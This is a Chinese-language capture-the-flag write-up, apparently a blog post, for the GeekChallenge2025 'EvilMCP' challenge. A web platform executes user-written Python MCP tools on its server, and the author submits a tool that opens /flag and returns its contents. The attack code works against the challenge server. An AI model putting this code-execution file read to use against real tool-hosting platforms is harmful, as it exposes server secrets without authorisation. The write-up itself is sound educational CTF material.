
NEO TOKYO NOIR 01


410 字
2 分钟
GeekChallenge2025-Misc3 EvilMCP
#九鸟的WP
 我们了解一下MCP的定义:
NOTEWhat is the Model Context Protocol (MCP)?
MCP (Model Context Protocol) is an open-source standard for connecting AI applications to external systems.Using MCP, AI applications like Claude or ChatGPT can connect to data sources (e.g. local files, databases), tools (e.g. search engines, calculators) and workflows (e.g. specialized prompts)—enabling them to access key information and perform tasks.Think of MCP like a USB-C port for AI applications. Just as USB-C provides a standardized way to connect electronic devices, MCP provides a standardized way to connect AI applications to external systems. 来源:What is MCP?

也就是说,网页允许用户创建、加载和执行自定义的 MCP (Model Context Protocol) 工具。这些工具使用 Python 语言编写,并在服务器后端执行 我们应该能利用此功能获取服务器上的 Flag。
网页提示了:
- 查看示例工具模板
from typing import Any
# 平台会自动注入 ToolResult / ToolExecutionContext / tool@tool( name="echo_agent", description="示例:返回用户输入,并展示会话与调用信息", input_schema={ "type": "object", "properties": { "text": { "type": "string", "description": "需要原样返回的文本" } }, "required": ["text"] })async def echo_agent(arguments: dict[str, Any], context: ToolExecutionContext) -> ToolResult: content = ( f"Echo: {arguments['text']}" f"session_id={context.session_id}, invocation_id={context.invocation_id}" ) return ToolResult(content=content)
# 将工具实例暴露给平台# 如果使用 @tool 装饰器,最终需要赋值给名为 tool 的变量# tool = echo_agent # 如果需要显式指定,可以保留这一行我们赌一下根目录下就是/flag呢?
# 尝试用open吧,from typing import Anyimport json
@tool( name="simple_flag_reader", description="尝试用 open() 读取 /flag 文件", input_schema={"type": "object", "properties": {}})async def simple_flag_reader(arguments: dict[str, Any], context: ToolExecutionContext) -> ToolResult: try: with open("/flag", "r") as f: content = f.read() return ToolResult(content=f"成功读取到内容: {content}") except Exception as e: return ToolResult(content=f"读取失败: {e}")
tool = simple_flag_reader 果然可以
果然可以
GeekChallenge2025-Misc3 EvilMCP
https://fuwari.vercel.app/posts/geekchallenge2025_misc3_evilmcp/